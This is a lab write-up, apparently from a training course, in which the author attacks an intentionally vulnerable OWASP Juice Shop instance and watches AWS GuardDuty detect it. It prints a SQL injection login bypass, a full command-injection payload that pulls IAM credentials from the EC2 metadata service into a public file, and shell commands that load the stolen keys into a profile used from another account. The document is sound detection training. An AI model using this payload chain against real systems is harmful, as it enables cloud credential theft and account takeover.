🛡️ AWS GuardDuty Advanced Threat Detection and Security Analysis Project

A comprehensive AWS security project demonstrating advanced threat detection using AWS GuardDuty, sophisticated penetration testing techniques, SQL injection attacks, command injection vulnerabilities, credential theft simulation, and real-time security monitoring for enterprise-grade cloud security and incident response.
Project Link: View Project
Author: Duc Thai
Email: ducthai060501@gmail.com
Duration: 3 hours
Difficulty Level: Advanced Security Testing and Threat Detection
🎯 Project Overview
This advanced cybersecurity project demonstrates comprehensive threat detection capabilities using AWS GuardDuty through sophisticated penetration testing methodologies. The project involves deploying a deliberately vulnerable web application (OWASP Juice Shop), executing multiple attack vectors including SQL injection and command injection, simulating credential theft, and analyzing GuardDuty's real-time threat detection and response capabilities.
Security Learning Objectives:
- Threat Detection Mastery - Understand AWS GuardDuty's machine learning-based security monitoring
- Penetration Testing Skills - Execute real-world attack scenarios in controlled environments
- Vulnerability Analysis - Identify and exploit common web application security flaws
- Incident Response - Analyze security findings and develop mitigation strategies
- Cloud Security Architecture - Implement comprehensive security monitoring solutions
- Malware Detection - Test advanced S3 malware protection capabilities
🛠️ Advanced Tools and Cybersecurity Concepts
AWS Services and Security Tools
- Amazon EC2 - Compute infrastructure hosting vulnerable web applications for security testing
- Amazon S3 - Cloud storage with advanced malware protection and threat detection capabilities
- AWS CloudShell - Secure cloud-based terminal for penetration testing and security analysis
- AWS GuardDuty - Machine learning-powered threat detection service with real-time monitoring
- AWS CloudFormation - Infrastructure as Code for reproducible security testing environments
- Amazon CloudFront - Content delivery network with integrated security features
- Amazon VPC - Isolated network environment for secure penetration testing
Critical Cybersecurity Concepts Mastered
- SQL Injection Attacks - Database manipulation through malicious query injection
- Command Injection Vulnerabilities - Operating system command execution through web applications
- Credential Theft Simulation - AWS IAM credential extraction and abuse techniques
- Input Sanitization Failures - Understanding and exploiting validation bypass techniques
- Cloud Storage Security - S3 bucket security misconfigurations and protection mechanisms
- Real-Time Threat Detection - Machine learning-based anomaly detection and response
- Malware Analysis - Advanced malware detection and quarantine capabilities
- Penetration Testing Methodology - Systematic security testing and vulnerability assessment
💡 Project Reflection and Security Insights
Duration: Approximately 3 hours of intensive security testing and analysis
Most Challenging Technical Obstacle: The most complex aspect was successfully deploying CloudFormation resources across different AWS regions. The eu-north-1 region doesn't support t2.micro instances, requiring instance type modification and regional compatibility analysis—a real-world challenge that provides authentic cloud deployment experience.
Most Rewarding Security Achievement: Witnessing GuardDuty detect and alert on the simulated attacks in real-time was incredibly satisfying, confirming that cloud security skills had significantly advanced. Seeing theoretical security concepts translate into practical threat detection capabilities provided tremendous professional validation.
Learning Motivation and Goals: This project was undertaken to gain hands-on experience with cloud security, advanced threat detection, and AWS GuardDuty capabilities. The primary objectives included understanding real-world attack methodologies (SQL injection, command injection, credential theft), learning how cloud services defend against sophisticated threats, and developing both offensive and defensive security expertise.
Goal Achievement Assessment: The project exceeded all expectations by providing comprehensive experience in both attack execution and defense mechanisms. Successfully playing both hacker and defender roles, observing GuardDuty's real-time detection capabilities, and developing advanced cloud security skills made this an exceptionally valuable learning experience. The combination of breaking systems safely and understanding AWS protection mechanisms provided invaluable cybersecurity insights.
🏗️ Advanced Security Infrastructure Setup
CloudFormation-Based Security Testing Environment

I deployed a sophisticated security testing infrastructure using AWS CloudFormation, creating a comprehensive, reproducible environment for penetration testing:
Core Infrastructure Components
- EC2 Instance Infrastructure - Hosts and runs the OWASP Juice Shop application with full web service capabilities
- Isolated Network Architecture - Custom VPC, subnets, and security groups following security best practices
- Content Delivery Network - CloudFront distribution providing global content delivery and public access URLs
- Secure Storage Simulation - S3 bucket configured to simulate sensitive data access patterns
- Threat Detection Activation - AWS GuardDuty enabled for continuous security monitoring and threat analysis
OWASP Juice Shop: Intentionally Vulnerable Application
The deployed web application serves as a controlled security testing platform:
- Security Training Platform - Open-source, intentionally vulnerable web application designed for cybersecurity education
- Multiple Vulnerability Types - Contains numerous security flaws across different attack vectors
- Realistic Attack Scenarios - Provides authentic web application security testing opportunities
- Safe Testing Environment - Allows aggressive security testing without impacting production systems
- Educational Framework - Structured learning environment for understanding common security vulnerabilities
AWS GuardDuty: Intelligent Threat Detection
GuardDuty provides the foundation for advanced threat detection and security monitoring:
- Machine Learning Analytics - Uses advanced ML algorithms for behavioral analysis and anomaly detection
- Multi-Source Intelligence - Analyzes VPC Flow Logs, CloudTrail events, and DNS logs for comprehensive coverage
- Integrated Threat Intelligence - Leverages AWS security intelligence and external threat feeds
- Automated Security Findings - Generates detailed security alerts for suspicious activities and unauthorized access
- Real-Time Monitoring - Provides continuous, 24/7 security monitoring without infrastructure management
- Cross-Account Detection - Identifies unusual cross-account access patterns and credential abuse
💉 Advanced SQL Injection Attack Implementation
Understanding SQL Injection Vulnerabilities
SQL injection represents one of the most critical web application security vulnerabilities, enabling attackers to manipulate database queries and bypass security controls:
- Query Manipulation - Injecting malicious SQL code into backend database queries
- Authentication Bypass - Circumventing login mechanisms and user verification systems
- Data Exfiltration - Unauthorized access to sensitive database information
- Data Modification - Altering, deleting, or corrupting database records
- Administrative Escalation - Executing administrative database operations without authorization
- System Compromise - Potentially gaining broader system access through database vulnerabilities
SQL Injection Attack Execution

I executed a sophisticated SQL injection attack against the OWASP Juice Shop application:
Attack Vector Implementation
- Malicious Payload - Crafted input:
' OR 1=1--injected into login form fields - Query Logic Manipulation - Modified SQL query to always evaluate to true, bypassing authentication
- Authentication Bypass - Successfully gained unauthorized access without valid credentials
- Vulnerability Exploitation - Leveraged lack of input validation and parameterized queries
Technical Analysis
The attack succeeded because:
- Direct Input Integration - User input directly inserted into SQL statements without validation
- Missing Parameterization - Absence of prepared statements and parameterized queries
- Inadequate Sanitization - No input filtering or validation mechanisms
- Query Logic Vulnerability - SQL query structure allows logical manipulation through injection
Security Impact: This attack demonstrates how inadequate input validation can lead to complete authentication bypass, potentially exposing all user data and administrative functions to unauthorized access.
⚡ Sophisticated Command Injection Attack
Command Injection Vulnerability Analysis
Command injection represents a critical security vulnerability where web applications execute user input as system commands, providing attackers with direct server access:
- System Command Execution - Web server treats user input as executable commands
- Server Compromise - Direct access to underlying operating system and server resources
- Privilege Escalation - Potential access to sensitive system files and configurations
- Data Extraction - Ability to access and exfiltrate sensitive information and credentials
- Service Manipulation - Unauthorized modification of server services and configurations
- Complete System Takeover - Full server compromise through command execution capabilities
Advanced Command Injection Implementation

I executed a sophisticated command injection attack targeting AWS IAM credential extraction:
Malicious Payload Construction
#{global.process.mainModule.require('child_process').exec('CREDURL=http://169.254.169.254/latest/meta-data/iam/security-credentials/;TOKEN=`curl -X PUT "http://169.254.169.254/latest/api/token" -H "X-aws-ec2-metadata-token-ttl-seconds: 21600"` && CRED=$(curl -H "X-aws-ec2-metadata-token: $TOKEN" -s $CREDURL | echo $CREDURL$(cat) | xargs -n1 curl -H "X-aws-ec2-metadata-token: $TOKEN") && echo $CRED | json_pp >frontend/dist/frontend/assets/public/credentials.json')}Attack Sequence Analysis
- Metadata Service Access - Targets AWS EC2 instance metadata service for credential extraction
- Token Authentication - Obtains metadata service authentication token
- Credential Extraction - Retrieves AWS IAM credentials from instance metadata
- File System Manipulation - Saves stolen credentials to publicly accessible file location
- Data Formatting - Formats extracted data for easy consumption and analysis
Input Sanitization Failure Analysis
The attack succeeded due to critical security failures in the application:
- Missing Input Validation - Application failed to validate or sanitize user input before processing
- Command Execution Permission - Web application had permissions to execute system commands
- Insufficient Access Controls - No restrictions on metadata service access from web application
- Output File Permissions - Application could write files to publicly accessible directories
Critical Security Lesson: This demonstrates why robust input sanitization acts as a crucial security "bouncer" - without proper validation, malicious commands can easily infiltrate and compromise entire systems.
🔍 Attack Verification and Credential Analysis

Successful Credential Extraction Validation
I verified the attack's success by accessing the publicly exposed credentials file:
Credential File Analysis
- File Location - Successfully accessed:
[JuiceShopURL]/assets/public/credentials.json - AWS Access Keys - Retrieved complete AWS access key information
- Secret Keys - Obtained AWS secret access keys for full account access
- Session Tokens - Extracted temporary session tokens for authenticated access
- Credential Metadata - Complete credential information including expiration and type details
Extracted Credential Components
- AccessKeyId - Primary AWS access credentials for authentication
- SecretAccessKey - Secret key component for AWS API access
- Token - Temporary session token for time-limited access
- Expiration - Credential expiration timestamp for session management
- Code/Type - Status information and credential type classification
Security Impact Assessment: The successful credential extraction demonstrates how a simple web form vulnerability can be transformed into a "cloud key vending machine," providing unauthorized access to sensitive AWS resources and potentially compromising entire cloud environments.
Critical Takeaway: This attack sequence illustrates why comprehensive input sanitization and validation are essential - without proper security controls, attackers can easily escalate from simple form inputs to complete credential theft and cloud account compromise.
☁️ Advanced CloudShell-Based Attack Simulation
CloudShell Security Testing Environment
AWS CloudShell provides an ideal environment for security testing and attack simulation while maintaining comprehensive audit trails:
- Isolated Environment - Fresh, temporary AWS environment with separate account isolation
- Security Monitoring - All commands logged and tracked for comprehensive audit trails
- Cross-Account Testing - Ability to test attacks across different AWS account boundaries
- GuardDuty Integration - Perfect platform for triggering and testing GuardDuty detection capabilities
- Safe Attack Simulation - Controlled environment for testing attack scenarios without production impact
- Forensic Analysis - Complete command history and activity logging for security analysis
Credential Download and Analysis
I used CloudShell to download and analyze the stolen credentials:
Data Extraction Process
# Download stolen credentials from compromised web application
wget [JuiceShopURL]/assets/public/credentials.json

# Parse and display credential information
cat credentials.json | jq
Credential Processing Benefits
- Secure Download - Retrieved credentials directly into CloudShell environment
- JSON Processing - Used
jqfor elegant JSON parsing and formatting - Data Visualization - Transformed raw credential data into readable, organized format
- Analysis Preparation - Prepared credentials for systematic security testing and exploitation
AWS Profile Configuration for Stolen Credentials
I configured a dedicated AWS profile to utilize the stolen credentials for attack simulation:
# Configure profile for stolen credentials
aws configure set profile.stolen.region eu-north-1
aws configure set profile.stolen.aws_access_key_id $(cat credentials.json | jq -r '.AccessKeyId')
aws configure set profile.stolen.aws_secret_access_key $(cat credentials.json | jq -r '.SecretAccessKey')
aws configure set profile.stolen.aws_session_token $(cat credentials.json | jq -r '.Token')
Profile Configuration Benefits
- Credential Isolation - Separate profile maintains distinct authentication boundaries
- Multi-Account Management - Enables testing across multiple AWS accounts and permissions
- Attack Simulation - Provides authentic environment for testing stolen credential usage
- Detection Triggering - Creates conditions for GuardDuty to detect suspicious cross-account activity
- Forensic Evidence - Generates comprehensive audit trail for security analysis
Security Testing Objective: This configuration enables realistic attack simulation where GuardDuty can monitor and detect suspicious credential usage patterns, providing authentic threat detection validation.

🚨 GuardDuty Threat Detection and Analysis
Rapid Threat Detection Capabilities

AWS GuardDuty demonstrated exceptional threat detection performance with near-instantaneous security alerting:
Detection Performance Metrics
- Response Time - GuardDuty generated security findings within 5 minutes of attack execution
- Detection Accuracy - Correctly identified credential theft and unauthorized cross-account access
- Severity Assessment - Appropriately classified the threat as "High" severity
- Detailed Attribution - Identified specific IAM role and account involved in suspicious activity
- Timeline Analysis - Provided precise timestamps for first and last observed suspicious activity
Comprehensive Security Finding Analysis
GuardDuty's security finding provided detailed forensic information about the detected threat:
Key Finding Details
- Affected Resource - EC2 instance role:
NextWork-GuardDuty-project-Dukem-TheRole-rKoK7V4EcZ2A - Unauthorized Usage - Credentials used from remote AWS account (096530338542)
- Anomalous Behavior - Detection of credentials used from unusual location
- Cross-Account Access - Identification of suspicious inter-account credential usage
- Activity Timestamps - Precise timing of suspicious activity for forensic analysis
Machine Learning-Based Anomaly Detection
GuardDuty's finding was classified as "Anomalous Behavior: AWS Credentials Used from Unusual Location," demonstrating sophisticated behavioral analysis:
- Behavioral Baseline - GuardDuty maintains baseline behavior patterns for each AWS resource
- Pattern Recognition - Advanced algorithms compare current activity against historical patterns
- Anomaly Identification - Detects deviations from normal usage patterns and access locations
- Contextual Analysis - Considers multiple factors including location, timing, and access patterns
- False Positive Reduction - Machine learning reduces false alarms through sophisticated pattern recognition
Detailed Forensic Information
GuardDuty provided comprehensive attack details including:
- 🔒 Resource Impact - Specific IAM role used for unauthorized S3 data access
- 📄 Action Analysis - Detailed information about S3 object retrieval by unauthorized user
- 🌍 Location Intelligence - IP address and geographical location of suspicious activity
- ⏰ Timeline Reconstruction - Precise timestamps enabling complete attack timeline reconstruction
- 🔍 Attack Attribution - Clear identification of attack source and methodology
Security Validation Achievement: This rapid, accurate threat detection confirms GuardDuty's effectiveness as a comprehensive security monitoring solution, providing the detailed forensic information necessary for effective incident response and security analysis.
🦠 Advanced S3 Malware Protection Implementation
Malware Protection Enhancement
As a project extension, I implemented and tested AWS GuardDuty's advanced S3 Malware Protection capabilities:
Understanding Malware Threats
- Malicious Software Definition - Any software designed to harm, steal data, or compromise computer systems
- Cloud Storage Risks - Potential for malware upload to cloud storage buckets
- Attack Vector Prevention - Blocking malicious payload deployment through cloud storage
- Data Integrity Protection - Ensuring cloud storage remains free from harmful content
- Automated Threat Response - Immediate detection and response to malware uploads
S3 Malware Protection Capabilities
Enabling Malware Protection provides comprehensive cloud storage security:
- Automatic File Scanning - Real-time malware scanning for all uploaded files
- Virus Detection - Advanced detection of viruses, trojans, and other malicious software
- Ransomware Protection - Identification and blocking of ransomware threats
- Payload Prevention - Stops attackers from deploying malicious payloads via cloud storage
- Zero-Day Protection - Advanced heuristics detect unknown malware variants
- Quarantine Capabilities - Automatic isolation of detected malicious files
EICAR Test File Validation
I conducted comprehensive malware protection testing using the industry-standard EICAR test file:
EICAR Test File Characteristics
- Harmless Test Virus - Industry-standard file designed to trigger security systems safely
- Security System Validation - Verifies antivirus and malware protection functionality
- No Actual Threat - Contains no harmful code or malicious functionality
- Universal Recognition - Recognized by all major antivirus and security solutions
- Testing Reliability - Provides consistent, reproducible security testing results

Malware Detection Validation
Upload results confirmed GuardDuty's malware protection effectiveness:
- Instant Detection - GuardDuty immediately triggered alert:
Object:S3/MaliciousFile - Accurate Classification - Correctly identified test file as malicious content
- Rapid Response - Alert generated within seconds of file upload
- Protection Verification - Confirmed malware protection active and functioning correctly
- Defense Validation - Proved cloud environment protected against malicious file uploads
Security Achievement: This testing validates that GuardDuty's malware protection provides robust, real-time defense against malicious file uploads, acting as a comprehensive security shield for cloud storage environments.
🏆 Project Outcomes and Cybersecurity Achievements
Successfully Implemented Advanced Security Testing
✅ Vulnerable Application Deployment - Deployed OWASP Juice Shop using CloudFormation infrastructure
✅ SQL Injection Execution - Successfully bypassed authentication using advanced SQL injection techniques
✅ Command Injection Attack - Executed sophisticated command injection for AWS credential theft
✅ Credential Extraction - Successfully extracted and validated AWS IAM credentials
✅ Cross-Account Testing - Simulated realistic cross-account credential abuse scenarios
✅ GuardDuty Validation - Confirmed real-time threat detection and security alerting
✅ Malware Protection Testing - Validated S3 malware protection using EICAR test files
✅ Forensic Analysis - Analyzed comprehensive security findings and attack attribution
Advanced Cybersecurity Skills Demonstrated
- Penetration Testing Mastery - Comprehensive web application security testing and vulnerability exploitation
- Attack Vector Implementation - Advanced SQL injection and command injection attack techniques
- Cloud Security Analysis - Deep understanding of AWS security services and threat detection capabilities
- Incident Response - Security finding analysis, forensic investigation, and threat attribution
- Infrastructure Deployment - CloudFormation-based security testing environment creation
- Cross-Account Security - Understanding of multi-account security architectures and threats
- Malware Detection - Advanced malware protection testing and validation techniques
- Security Monitoring - Real-time threat detection and security operations center (SOC) skills
🔍 Critical Security Insights and Defense Strategies
Key Cybersecurity Learning Points
- Input Validation Critical - Proper input sanitization prevents both SQL and command injection attacks
- Cloud Credential Security - AWS credential theft can lead to complete account compromise
- Real-Time Detection Value - GuardDuty provides essential rapid threat detection capabilities
- Multi-Layer Defense - Comprehensive security requires multiple protection mechanisms
- Behavioral Analytics Power - Machine learning-based anomaly detection effectively identifies threats
AWS Security Best Practices
- Enable GuardDuty - Deploy comprehensive threat detection across all AWS accounts
- Implement Input Validation - Robust sanitization prevents injection-based attacks
- Use IAM Best Practices - Principle of least privilege and regular credential rotation
- Monitor Cross-Account Access - Detect and investigate unusual cross-account activity
- Deploy Malware Protection - Enable S3 malware scanning for cloud storage security
- Regular Security Testing - Conduct ongoing penetration testing and vulnerability assessments
- Incident Response Planning - Develop comprehensive response procedures for security findings
🔄 Advanced Implementation and Enterprise Considerations
Enterprise Security Architecture
- Multi-Account Security - GuardDuty deployment across complex organizational structures
- Automated Response - Integration with AWS Security Hub and automated remediation
- Threat Intelligence Integration - Custom threat feeds and intelligence sources
- Compliance Integration - Meeting regulatory requirements through comprehensive monitoring
- Security Operations Center - Integration with SOC workflows and incident response
Advanced Threat Detection Capabilities
- Machine Learning Enhancement - Continuous improvement of detection algorithms
- Custom Detection Rules - Organization-specific threat detection patterns
- Threat Hunting - Proactive security investigation and threat discovery
- Forensic Integration - Deep dive analysis and evidence collection
- Cross-Service Correlation - Analysis across multiple AWS services and regions
📚 Advanced Cybersecurity Learning Resources
AWS Security Documentation
- Amazon GuardDuty User Guide
- GuardDuty Finding Types
- AWS Security Documentation
- AWS Penetration Testing Guidelines
Cybersecurity and Penetration Testing Resources
- OWASP Juice Shop Project
- OWASP Top 10 Web Application Security Risks
- AWS Security Blog
- NIST Cybersecurity Framework
🤝 Project Impact and Professional Cybersecurity Development
This AWS GuardDuty Advanced Threat Detection and Security Analysis project provided comprehensive, hands-on experience with enterprise-grade cybersecurity practices, combining offensive security testing with defensive monitoring capabilities. The project demonstrated the critical importance of real-time threat detection in modern cloud environments and validated the effectiveness of AWS security services in identifying and responding to sophisticated attacks.
Professional Cybersecurity Impact: Successfully executing both attack and defense roles provided invaluable dual-perspective security expertise. The project showcased advanced penetration testing skills, comprehensive understanding of web application vulnerabilities, and mastery of cloud security monitoring tools. The ability to simulate realistic attack scenarios and analyze their detection demonstrates skills essential for cybersecurity professionals, security engineers, and cloud security specialists.
Technical Achievement Significance: The rapid detection of simulated attacks by GuardDuty, combined with detailed forensic analysis capabilities, proves the effectiveness of machine learning-based security monitoring in cloud environments. The project demonstrates that proper security architecture can provide both comprehensive protection and detailed incident response capabilities essential for enterprise security operations.
Industry Relevance: This project addresses real-world cybersecurity challenges faced by organizations migrating to cloud environments. The combination of vulnerability assessment, attack simulation, and threat detection validation provides practical experience directly applicable to enterprise security roles, security operations centers, and cloud security architecture positions.
This project demonstrates advanced cybersecurity expertise essential for security engineers, penetration testers, cloud security architects, and incident response specialists, showcasing comprehensive understanding of offensive security techniques, defensive monitoring capabilities, threat detection analysis, and enterprise security architecture required for protecting modern cloud environments against sophisticated cyber threats.
Project Duration: 3 hours
Project Source: NextWork.org - Threat Detection with GuardDuty
Skill Level: Advanced Security Testing and Threat Detection
Contact: ducthai060501@gmail.com
This project showcases advanced AWS security skills essential for cybersecurity professionals, demonstrating comprehensive understanding of penetration testing, threat detection, vulnerability assessment, incident response, and enterprise cloud security architecture required for protecting organizations against sophisticated cyber threats in modern cloud environments.